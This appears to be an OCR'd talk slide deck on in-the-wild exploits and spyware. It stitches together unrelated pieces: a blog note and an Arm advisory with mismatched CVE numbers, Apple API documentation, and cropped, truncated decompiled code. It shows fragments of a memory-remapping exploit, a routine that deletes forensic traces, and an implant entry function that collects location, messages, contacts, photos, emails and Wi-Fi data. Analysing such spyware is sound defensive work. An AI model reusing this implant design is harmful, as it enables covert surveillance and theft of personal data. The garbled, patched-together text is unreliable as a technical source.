
Mind the Gap

By Ian Beer, Project Zero

Note: The vulnerabilities discussed in this blog post (CVE-2022-33917) are fixed by the upstream vendor, but at the time of publication, these fixes have not yet made it downstream to affected Android devices (including Pixel, Samsung, Xiaomi, Oppo and others). Devices with a Mali GPU are currently vulnerable.



Title	Mali GPU Kernel Driver allows improper GPU memory processing operations
CVE	CVE-2024-3655
Date of issue	3rd September 2024
Affects	• Bifrost GPU Kernel Driver: All versions from r43p0 – r49p0 • Valhall GPU Kernel Driver: All versions from r43p0 – r49p0 • Arm 5th Gen GPU Architecture Kernel Driver: All versions from r43p0 – r49p0
Impact	A local non-privileged user can make improper GPU memory processing operations to gain access to already freed memory.
Resolution	This issue is fixed in Bifrost, Valhall and Arm 5th Gen GPU Architecture Kernel Driver r49p1 and r50p0. Users are recommen
Credit	n/a



```
void *__fastcall noclip::get_buggy_page(noclip *this)
{
target_address = 0LL;
v7 = 7;
if ( !vm_remap(
        (vm_map_t)(unsigned int)mach_task_self_,
        &target_address,
        0x4000uLL
```

build-your-own-bug with virtual memory issues


In 2017 lokihardt found CVE-2017-2456, a similar style of issue involving out-of-line descriptors being backed by shared memory. He found that this could be turned into a heap overflow in libxpc when it parses an XPC dictionary. Specifically, libxpc will call `strlen` on a buffer in the now-shared memory, use that length plus one to allocate a buffer, then call `strcpy` to fill the buffer. The `strcpy` will copy until it finds a `NULL` byte, unaware of the size of the destination buffer.

```
  *(_QWORD *)src_address = 0x44444444LL;
  v5 = *(_QWORD *)target_address;
  vm_deallocate((vm_map_t)(unsigned int)mach_task_self_, target_address, 0x4000uLL);
  if ( v5 == 0x44444444 )
    break;
}
    safe_abort();
 }
```

Post-exploitation 📬

What’s happening after the exploits? 🕵️

Cleaning up 🗑️



```
aSystemLibraryC DCB "/System/Library/CoreServices/ReportCrash",0
aV
aV
```

removeItemAtPath:error:

Removes the file or directory at the specified path.


iOS 2.0+ | iPadOS 2.0+ | Mac Catalyst 13.1+ | macOS 10.5+ | tvOS 9.0+ | visionOS 1.0+ | watchOS 2.0+

```
- (BOOL)removeItemAtPath:(NSString *)path
                   error:(NSError * _Nullable *)error;
```


```
if ( (unsi
  safe_abo
v67 = file
v68 = Remo                                                                .log");
v69 = Remo
v70 = Remo
if ( !v70
  safe_abo
__src = nu
v76 = v69;
v77 = v68;
v74 = 0LL;
if ( (unsigned int)RemoteProcessExecCtx::Invoke(v67, v70, &__src, 3u, &v74, 1u) )
  safe_abort();
RemoteProcessExecCtx::removeFiles(files_to_remove, number_of_files);
```

```
                                        ; DATA XREF: pwnCitizenLab(RemoteProcessExecCtx *
aVarMobileLibra_3 DCB "/var/mobile/Library/Preferences/com.apple.identityservices.idsta"
                                        ; DATA XREF: pwnCitizenLab(RemoteProcessExecCtx *
                DCB "tuscache.plist",0
aVarMobileLibra_4 DCB "/var/mobile/Library/FrontBoard/applicationState.db",0
```

Implant 💀



```
__int64 __fastcall AgentEntry(RemoteProcessExecCtx *rproc)
{
  __int64 _18; // [xsp+18h] [xbp+8h]

  pwnCitizenLab(rproc, 1);                       // remove forensics traces
  pwnAppList(rproc, 1);                          // List all apps
  pwnCitizenLab(rproc, 1);
  pwnDeviceInfo(rproc, 1);                       // Device info
  pwnCitizenLab(rproc, 1);
  pwnLocationDbs(rproc, 1);                      // GPS
  pwnCitizenLab(rproc, 1);
  pwnStockApps(rproc, 1);                        // Data from stock apps (e.g. iMessages)
  pwnCitizenLab(rproc, 1);
  pwnContainers(rproc, 1);                       // SMS, call history, contacts
  pwnCitizenLab(rproc, 1);
  pwnThumbnails(rproc, 1);                       // All photos as thumbnails
  pwnCitizenLab(rproc, 1);
  pwnWifiInfo(rproc, 1);                         // Wifi info
  pwnCitizenLab(rproc, 1);
  pwnLessPriorityContainers(rproc, 1);           // less important db
  pwnCitizenLab(rproc, 1);
  pwnStockMailApp(rproc, 1);                     // emails
  pwnCitizenLab(rproc, 1);
  pwnTwitterDB(rproc, 1);                        // twitter
  if ( ((_18 ^ (2 * _18)) & 0x4000000000000000LL) != 0 )
    __break(0xC471u);
  return pwnCitizenLab(rproc, 1);
}
```



Number of message apps on mobile phones 🚀


Future 🔜

All bugs will matter

🐞🪲🐛

Browsers 🔄 Messaging apps


0-click and 1-click



```
hax$ unzip ~/Downloads/com.tencent.mm.apk 2>&1 > /dev/null
hax$ ls -l lib/armeabi-v7a/lib*so | wc -l
     180
hax$ strings lib/armeabi-v7a/libx
libx.pipeline.so    libxeffect_xlog.so  libxffmpeg.so
hax$ strings lib/armeabi-v7a/libxffmpeg.so | grep FFmpeg
FFmpeg v%d.%d.%d / libavcodec build: %d
https protocol not found, recompile FFmpeg with openssl, gnu
Not yet implemented in FFmpeg, patches welcome
 is not implemented. Update your FFmpeg version to the newes
has not been implemented.
FFmpeg version n4.1.3-371-gf3de33eb38
?FFmpeg version n4.1.3-371-gf3de33eb38
#FFmpeg version n4.1.3-371-gf3de33eb38
FFmpeg version n4.1.3-371-gf3de33eb38
FFmpeg version n4.1.3-371-gf3de33eb38.0.unknown
```

[redacted] when ffmpeg 4.1.3 was released

FFmpeg 4.1.3 was released on **April 1, 2019**.



The future isn’t ahead of us.

It has already happened.

Stay safe 🤗

0day-in-the-wild@google.com 🙏 😉